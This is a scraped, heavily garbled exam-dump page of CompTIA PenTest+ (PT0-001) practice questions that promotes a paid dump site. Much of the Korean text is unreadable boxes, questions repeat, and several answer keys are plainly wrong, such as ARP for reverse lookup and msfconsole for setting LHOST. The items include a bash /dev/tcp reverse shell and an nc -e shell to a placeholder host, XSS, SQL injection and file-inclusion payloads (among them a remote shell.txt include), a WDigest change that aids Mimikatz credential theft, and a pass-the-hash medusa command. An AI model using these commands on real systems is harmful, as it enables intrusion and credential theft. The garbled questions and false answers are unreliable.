__utmc	36104370	comptia.o...	/	Session	14	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	delete
__utmt	1	comptia.o...	/	2017-10-1...	7	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	delete
__utmv	36104370.2.Account%20Type=Not%20Defined=1	comptia.o...	/	2019-10-1...	48	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	delete
__utmz	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utmcs...	comptia.o...	/	2018-04-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	delete
_sp_id.0767	4a84866c6ff51c.1508266964.1.1508268019.1508266964.81#347...	comptia.o...	/	2019-10-1...	99	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	delete
_sp_ses.0767	*	comptia.o...	/	2017-10-1...	13	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	delete

Secure System

https://comptia.org/login.aspx#remediatecert

Certificate

General Details Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/18/2016 to 7/19/2018

Install Certificate... Issuer Statement

Learn more about certificates

OK

Drag and Drop Options

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server


Step 1:

Step 2:


Step 3:

Step 4:

Answer:



□□



□□□ □□

NEW QUESTION: 21

□□ □□□ □□□□ MTTPS □ HTTP □□□□□ □□ □□□ □□□□ □□ □□□□□□□□ □□□□□ □□□□ □□ □□□ □□□ □□□□□.

* SSU3 □□

* HSTS□ □□□□ □□

* □□ □□□□□ □□ □□□ □□□□□.

* □□□□□ □□

□□ □ □□ □□ □□□□ □□□ □□□ □□ □□ □□□□□?

A. □□ □□□□□ □ □□□□ □□□□□.

NEW QUESTION: 26

□□ □□□□ IP □□ □□□ □□ □□ RPTR □□□□ □□□□ □□□ □□□□□ □□□□□ □□□.

□□ □ □□□□□ □□ □□□□ □□?

- A. dig -r > echo "8.8.8.8" >> /etc/resolv/conf
- B. nslookup -ns 8.8.8.8 << dnslist.txt
- C. x in (1...254); □□ -x 192.168. \$x. \$x; □□
- D. nmap -p 53 -oG dnslist.txt | □□□ -d ":" -f 4

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 27

□□ □□□□ □□ □□□□ □□□□ □□□□□ □□□□□ Linux □□□□ □□ □□□ □□ □□□ □□□. □□ □ □ □□□ □□□□□ □□□□ □□ □□□□□?

- A. □□ -c
- B. □□ --□□
- C. rm -f ./□□□□
- D. □□□ □□□□ □□□

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 28

□ □□□□□□ □□ □□□□ □□□ □□□□□ □□□□ □□ □□□ □□□□ □□□ □□. □□□□ □□□ □□□ □□□□□□ □□ □□□ □□□□□ □□□□□□.

□□ □□
□□□ □□ □□□□
□ □□□□ □□ □ □□ □□ □□□□□□?

- A. □□ □□
- B. □□□ □□
- C. □□ □□
- D. □□ □□

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 29

□□ □□□□ □□□□ □□□ □□ □□□ □□□□□□. □□□□□ □ 10□□ □□□□ □□ □□ □□□ 5□□ □□□□□ □□□□□. □□□□□□□ □□ □□□□ □□ □□□ □ □□ □ □□□ □□□□.

□□□ □□□□ □□ □ □□□□□□□ □□ □□□ □□□ □□□□□?

- A. □□ □□□ □□□ □ □□ □□□ □□□□ □□ □□□□□.
- B. □□□□ □□□ □ □□ □□□ □□ □□□ □□ □□□ □ □□ □□□ □□□□ □□□□□.
- C. □□ □□□□ □□□□ □ □□□ □□ □□□ □□ □□ □ □□□ □□□□□□ □□ □□□ □□□ □□ □□ □□□□□.

□□□□□ □□□ □□□□□□□□. □□□□ □□□ □□□□ □□ DumpTop PT0-001 □□
□ □□□□□. <https://www.dumptop.com/CompTIA/PT0-001-dump.html> (295 Q&As Dumps,
30%OFF Special Discount: **KrDump**)

NEW QUESTION: 32

□□:

□□ □□□□□ □□□□ □□ □□□ □□□□□ □□□□ □ □□□ □□□ □□□□□□□□.
□□□□ □□□ □□□ □□□ □□ □□□□□□ □□□□□□.
□□□□□□□□ □□ □□□ □□□□□□ □□□□ □□ □□□ □□□ □□□□□□□□.
□□ □□□ □□ □□□ □□□□□□□ □□□ □□□□ □□□□ □ □□□□□. □ □□□□□ □□
□□□□ □□□ □□□ □□□□□□ □□□□□ □ □□ □ □□□□□.

```
Drag and Drop Options
#!/usr/bin/perl

for $SPORT in $SPORTS {
    try {
        $s->connect($ip, $port);
        print("$s:$s - OPEN" . $ip, $port);
    }
    except socket.timeout {
        print("$s:$s - TIMEOUT" . $ip, $port);
    }
    except socket.error as e {
        print("$s:$s - CLOSED" . $ip, $port);
    }
    finally {
        $s->close();
    }
}

run_scan($sys.argv[1], $ports);

$ports = {21, 22};

for $port in $ports {
    try {
        $s->connect($ip, $port);
        print("$s:$s - OPEN" . $ip, $port);
    }
    except socket.timeout {
        print("$s:$s - TIMEOUT" . $ip, $port);
    }
}
```

```
Immutables
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

CompTIA

Answer:

```

Drag and Drop Options

#!/usr/bin/ruby

for SPORT in SPORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

```

```

Immutables

#!/usr/bin/ruby

import socket
import sys

for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

get_port_scan(ip, ports)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2.0)

for SPORT in SPORTS:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))


  finally:
    s.close()

run_scan(sys.argv[1], ports)

```

NEW QUESTION: 33

□□ □□□ □□□□□.



Which of the following protocols is used to resolve IP addresses to host names?
Which of the following protocols is used to resolve IP addresses to host names?

- A. ARP
- B. SNMP
- C. SMTP
- D. DNS

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 34

Which of the following is a valid Windows command to display the IP address of the local host?
Which of the following is a valid Windows command to display the IP address of the local host?

- A. ipconfig
- B. netstat
- C. netsh
- D. net

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 35

Which of the following commands can be used to search for the word "root" in the Windows registry?
Which of the following commands can be used to search for the word "root" in the Windows registry?

- A. wmic /format:hform /findstr /i "root" | findstr /i "root"
- B. wmic get /format:hform > c:\temp\services.html
- C. wmic /format:hform, /findstr /i "root" | findstr /v /i "%"
- D. wmic /format:hform, /findstr /i "root" | findstr /i /v "c:\windows\" | findstr /i /v ""

Answer: D ([LEAVE A REPLY](#))

Output:
c7a011a8d8ae

NEW QUESTION: 36

Which of the following is a valid Metasploit command to set the LHOST to 10.10.10.10?
Which of the following is a valid Metasploit command to set the LHOST to 10.10.10.10?

- A. msfconsole
- B. msf
- C. msfvenom
- D. db_init
- E. db_connect

Answer: A ([LEAVE A REPLY](#))

Output:
msf: https://www.offensive-security.com/metasploit-unleashed/msfconsole/

NEW QUESTION: 37

Windows registry attacks threat detection? Which registry key is used to store the Windows Defender signature database?

- A. HKEY_CLASSES_ROOT
- B. HKEY_LOCAL_MACHINE
- C. HKEY_CURRENT_USER
- D. HKEY_CURRENT_CONFIG

Answer: ([SHOW ANSWER](#))

0/0:

0: <https://www.redcanary.com/blog/windows-registry-attacks-threat-detection/>

NEW QUESTION: 38

Which of the following is a valid Windows registry path for the Windows Defender signature database?

- A. HKEY_CLASSES_ROOT
- B. HKEY_LOCAL_MACHINE
- C. HKEY_CURRENT_USER
- D. HKEY_CURRENT_CONFIG

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 39

Linux command to change the permissions of the file /home/user/changepass to 6443 2017 10 18

-sr -xr -x 1 6443 2017 10 18 /home/user/changepass

"changepass" ASCII characters. Which of the following is the correct command to change the permissions of the file /home/user/changepass to 6443 2017 10 18?

\$ chmod 6443 2017 10 18

chmod

setuid

strmp

chmod _2.0

chmod _00

%s/changepw

chmod

strlen

Which of the following is the correct command to change the permissions of the file /home/user/changepass to 6443 2017 10 18?

- A. chmod 6443 2017 10 18 /home/user/changepass
- B. chmod 6443 2017 10 18 /home/user/changepass

C. ENV_PATH □□□□□ '/usr/local/bin' □□□ □□□ □ □□ □□□□ □□□ sudo□
changepass □□

D. ENV_PATH □□ □□□ □□ □□ □□□□ □□ changepw□ □□□ □□ □□□ □□□□□□
□□□ □□□□□.

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 40

□□ □ □□ □□□□ □□□ □□□□ □□□ □□□/□□□□□□ □□□□ □□ □□□ □□
□□□? (2□□ □□□□□□.)

- A. □□ □□ □ □□□□ □□□ □ □□ □□□.
- B. □□□□ □□ □ □□□□□ □□□ □□□□□.
- C. □□□□ □□□ □□ □□□ □□□ □□□□□.
- D. □□□ □□□ □□ □□□ □□□□ □□□□□.
- E. □□□□ □□□□□ □□ □□ □□□□ □□□□□.

Answer: A,C ([LEAVE A REPLY](#))

NEW QUESTION: 41

□□ □□□ Linux □□ □□□□□ □□□□□.
Chmod 4111 /usr/bin/sudo
□□ □ □□ □□□ □ □□ □□□ □□□□□?

- A. □□□ □□
- B. □□ □□□
- C. □□□□ □□ □□□ □□
- D. □□ □□□ sudo

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 42

□□ □ □□ □□, □□ □□ □□, □ □ □□□ □□□□ □□□□ □□ □□ ICS□ □ □□ □□
□ □□ □□□□ □□ □ □□□ □□ □□□□□?

- A. □□□ □□□ □□ □□ □□□ □□□□□.
- B. ICS □□□ □□ □□□ □□□□□ □□□□ □□□ □□ □□□□□.
- C. ICS □□□□□ □□□ □□ □□□ □□□□ □ □□□□.
- D. ICS □□□ □□ □□□ □□□□□.

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 43

□□ □□□□ □□□□ "□□□□" □□□□ □□□ □□□□ □□□□□ □□□. □□ □ □□□□□
□□□□ □□□ □□□ □□□□□?

- A. GHOST □□□ Linux □□□□□ □□□□□□□ □□□□□□□.
- gcc -o □□□□
□□□□ □:

./□□

B. GHOST □□□ Windows □□□□ □□□□□□ □□□□□□.

gcc -o □□□ □□□.c

□□□ □:

./□□

C. GHOST □□□ Linux □□□□ □□□□□□ □□□

gcc -o GHOST.c

□□□ □:

./□□

D. GHOST □□□ Windows □□□□ □□□□□□ □□□□□□.

gcc -o □□□

□□□ □:

./□□

Answer: B (LEAVE A REPLY)

□□/□□: <https://www.cyberciti.biz/faq/cve-2015-0235-ghost-glibc-buffer-overflow-linux-test-program/>

NEW QUESTION: 44

□□ □□□□ □□ □□□□ □□ □□□ □□□□ □□□□.

ESSID	BSSID	ENCRYPTION	CHANNEL	WPS
Guest	AD:1F:AB:10:33:78	OPEN	6	N
Secure	AD:1F:AB:10:33:79	WPA2-PSK	6	N
Dev	AD:1F:AB:10:33:70	WPA2-ENT	11	N

□□ □ □□ □□□□□ □□□ □ □□ □□?

A. □ □□

B. □□□□ □□□□

C. □□ □□

D. □□□ □□

Answer: (SHOW ANSWER)

NEW QUESTION: 45

□□ □□□□ □□ □□□□□□□□ □□□□□ □□□□ □□□□□□. □□□□ □□□□ □□□
□ □ □□ □□□ □□ □□□□ □□□□□□□□. □ □□□□ □□□□ □□ □□□□ □□□□□.

Request

POST /Bank/Tax/RTSdocuments/ HTTP 1.1
Host: test.com
Accept: text/html; application/xhtml+xml
Referrer:https://www.test.com/Bank/Tax/RTSdocuments/
Cookie: PHPSESSIONID: ;
Content-Type: application/form-data;

Response

403 Forbidden
<tr>
<td>Error:</td></tr>
<tr><td>Insufficient Privileges to view the data.</td></tr>
Displaying 1-10 of 105 records.

Which of the following is the cause of the error?

- A. The user is not logged in.
B. The user does not have sufficient permissions.
C. The user is not an administrator.
D. The user is not a member of the group.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 46

Which of the following is the cause of the error?
POST /Bank/Tax/RTSdocuments/ HTTP 1.1 Host: test.com Accept: text/html; application/xhtml+xml
Referrer: https://www.test.com/Bank/Tax/RTSdocuments/ Cookie: PHPSESSIONID: ; Content-Type:
application/form-data;
403 Forbidden
<tr>
<td>Error:</td></tr>
<tr><td>Insufficient Privileges to view the data.</td></tr>
105 records displayed 1-10 of 105 records.

- Which of the following is the cause of the error?
A. The user is not logged in.
B. The user does not have sufficient permissions.
C. The user is not an administrator.
D. The user is not a member of the group.

Answer: C (LEAVE A REPLY)

PT0-001 □□ □□□ □□□□□ □□ DumpTop □□ □□□□ □□□ PT0-001 □□!
DumpTop □ □□ **PT0-001** □□ □□□ □□□□□□, DumpTop PT0-001 □□ □□□ □□□
□□□□□ □□□ □□□□□□□. □□□□ □□□ □□□□ □□ DumpTop PT0-001 □□
□ □□□□□. <https://www.dumptop.com/CompTIA/PT0-001-dump.html> (295 Q&As Dumps,
30%OFF Special Discount: KrDump)

NEW QUESTION: 47

□□ □□□□ □□ □□□□□□ □□□ Linux □□□ □□□ □□□□□□. □□□□ □□ □□
□ □□□□□.

m□ □□ {1..254..1};do ping -c 1 192.168.101.\$m; □□

□□ □ □ □□□ □□□ □□□ □□ □ □□□ □□?

- A. □□□ □□
- B. □□ □□
- C. □□□ □□□ □□
- D. □□□ □□

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 48

□□ □□□ □□□□□.

```
▼ Frame 58: 62 bytes on wire (496 bits). 62 bytes captured (495 bits) on interface 0
  Interface id: 0 (any)
  Encapsulation type: Linux cooked-mode capture (25)
  Arrival Time: Oct 13, 2017 09:42:06.031803085 EDT
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1507902126. 031803085 seconds
  [Time delta from previous captured frame: 0.363170553 seconds]
  [Time delta from previous displayed frame: 0.363170553 seconds]
  [Time since references or first frame: 93/693209117 seconds]
  Frame Number: 58
  Frame Length: 62 bytes (496 bits)
  Capture Length: 62 bytes (496 bits)
  [Frame is marked: True]
  [Frame is ignored: False]
  [Protocols in frame:
  [Coloring Rule Name:
  [Coloring Rule String:
▼ Linux cooked capture
  Packet type: Broadcast (1)
  Link-layer address type: 1
  Link-layer address length: 6
  Source: Dell_88:d9:9b (5c:26:0a:88:d9:9b)
  Protocol (0x0806)
  Padding: 00000000000000000000000000000000
▼
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: request (1)
  Sender MAC address: Dell_88:d9:9b (5c:2b:0a:88:d9:9b)
  Sender IP address: 192.168.1.4
  Target MAC address: 00: 00: 00: 00: 00: 00 (00: 00: 00: 00: 00: 00)
  Target IP address: 192.168.1.1
```

0000 0000 000000 000 0000 00 000 000000 000 0 00 0000
000 0000 0000. 00 0 0000 0000 00 00 000 000000?

- A. SNMP 000 00
- B. DNS 00 00
- C. SMTP 000
- D. ARP 000

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 49

00 000 00 0000 00 0000 0000 Windows 10 OS 0000 00 PC00 0
0 0000. 0000 Mimikatz 00 00 000 00000 000. 00 00000 00 0
00000 00 00 000 0000 00 000000?

A)

```
reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v UseLogoCredential /t  
REG_DWORD /d 0
```

B)

```
reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t REG_DWORD /d 1
```

C)

```
reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t REG_DWORD /d 1
```

D)

```
reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t REG_DWORD /d 1
```

- A. D
- B. B
- C. A
- D. C

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 50

Which of the following is a valid IPv4 address? (3 correct answers)

- A. 192.168.1.1
- B. 192.168.1.1.1
- C. 192.168.1.1.1.1
- D. 192.168.1.1.1.1.1
- E. 192.168.1.1.1.1.1.1
- F. 192.168.1.1.1.1.1.1.1
- G. 192.168.1.1.1.1.1.1.1.1

Answer: D,E ([LEAVE A REPLY](#))

NEW QUESTION: 51

Which of the following is a valid IPv4 address? (4 correct answers)

Least to most complex

1	<input type="text"/>	zv3r!0ry
2	<input type="text"/>	Zverlory
3	<input type="text"/>	Zver!0ry
4	<input type="text"/>	Zv3r!0ry

aa3b435b51404eeaa3b435b51404ee:4e63c1b137e274dda214154b349fe316 -M smbnt -m
GROUP:DOMAIN -o out.txt

D. #medusa -H hosts.txt -C creds.txt -M mssql1 -m □□: DOMAIN -o out.txt

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 53

□□□□ □□ □□□□□□ □□ □□□□ □□□□ □□□□□□□□. □□ □ □□
□□□ □□□□□ □□□?

- A. □□□ □□ □□□□ □□□□ □□□ □□□□□□□□.
- B. □□ □□□ □□□□ □□□□□□□□ □□□□□□.
- C. □□ □□□ □□ □□□ □□□□□□□□ □□ □□□□.
- D. □□□□ □□□ □ □□□ □□□ □□□□□□ □□□□□.

Answer: A ([LEAVE A REPLY](#))

□□

NEW QUESTION: 54

□□ □□□□ □□ 443□ □□ □□ □□□□ □□ □□□ □□□□ □□□□ □□ □□□□ □
□□□□□.

□□ □□□□ □□□□□ □□□□ □□□ □□ □□□□□ □□□. □□ □ □□ □□□□ □□
□ □□□□ □□ □□ □□□ □□□□□?

- A. perl -e '□□ □□'; \$i='<□□□□□>; \$p='443';
- B. ssh superadmin@<DESTINATIONIP> -p 443
- C. nc -e /bin/sh <□□ IP> 443
- D. bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1

Answer: D ([LEAVE A REPLY](#))

□□/□□: <https://hackernoon.com/reverse-shell-cf154df6ee6bd>

NEW QUESTION: 55

□□ □□□□□□ □□□ □□□ □□□□□ □□ □□□ □□ □□□ □□□□□. □ □□□□
□□□ □□□ □□□ □□□□ □□□□ □□□□□□ □□□ □□ □□□□. □□ □ □ □□□
□□ □□□ □□ □□□ □□□□□? (2□ □□)

- A. □□□□ □□□
- B. □□□ □□□□ □□□
- C. □□□□ □□□ □□
- D. □□□ □□ □□
- E. □□ □□□ DHCP □□

Answer: A,B ([LEAVE A REPLY](#))

NEW QUESTION: 56

□□ □ □□ □□□□ □□□ □□□ □□□□□?

- A. □□ □□□□ 800-passwd1□ □□□□ □□□□ □□□□ □□□ □ □□□□.

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "... ; \$, (), () Input Sanitization "... ; < .>< +.
item=widget';waitfor%20delay%20'00:00:20';--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "... ; \$, (), () Input Sanitization "... ; < .>< +.
search=Bob%3e%3eing%20orc%3da%20neerror%3da%20alert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "... ; \$, (), () Input Sanitization "... ; < .>< +.
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "... ; \$, (), () Input Sanitization "... ; < .>< +.
site=www.exe'ping%20-c%2010%20localhost'mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "... ; \$, (), () Input Sanitization "... ; < .>< +.
item=widget%20union%20select%20null,null,@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "... ; \$, (), () Input Sanitization "... ; < .>< +.
!<script>+convert(int,@version)*'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "... ; \$, (), () Input Sanitization "... ; < .>< +.
logfile=http%2f%2fwww.malicious-site.com%2fshell.txt	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "... ; \$, (), () Input Sanitization "... ; < .>< +.
lookup=\$(whoami)	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "... ; \$, (), () Input Sanitization "... ; < .>< +.
redir=http%2f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "... ; \$, (), () Input Sanitization "... ; < .>< +.

krdum.com

□□ □ □□□ □□□□ □□ □□ □□□□ □□□ □□□ □ □□□ □ □□ □□ □□ □□ □□□?
□□□?

- A. □ -d: -f2 enum41inux_output.txt | awk '{print S2}' □ -d: -f1 > usernaraes.txt
- B. grep □□□ enuza41inux_output.txt | awk '{print \$1}' | cut -d[-f2 | cut -d] -f1 > username.txt
- C. grep -i v< enura.41inux_output□ □□□□□. txt' | cut -d: -f2 i cut -d] -f1 > □□□ □□. txt
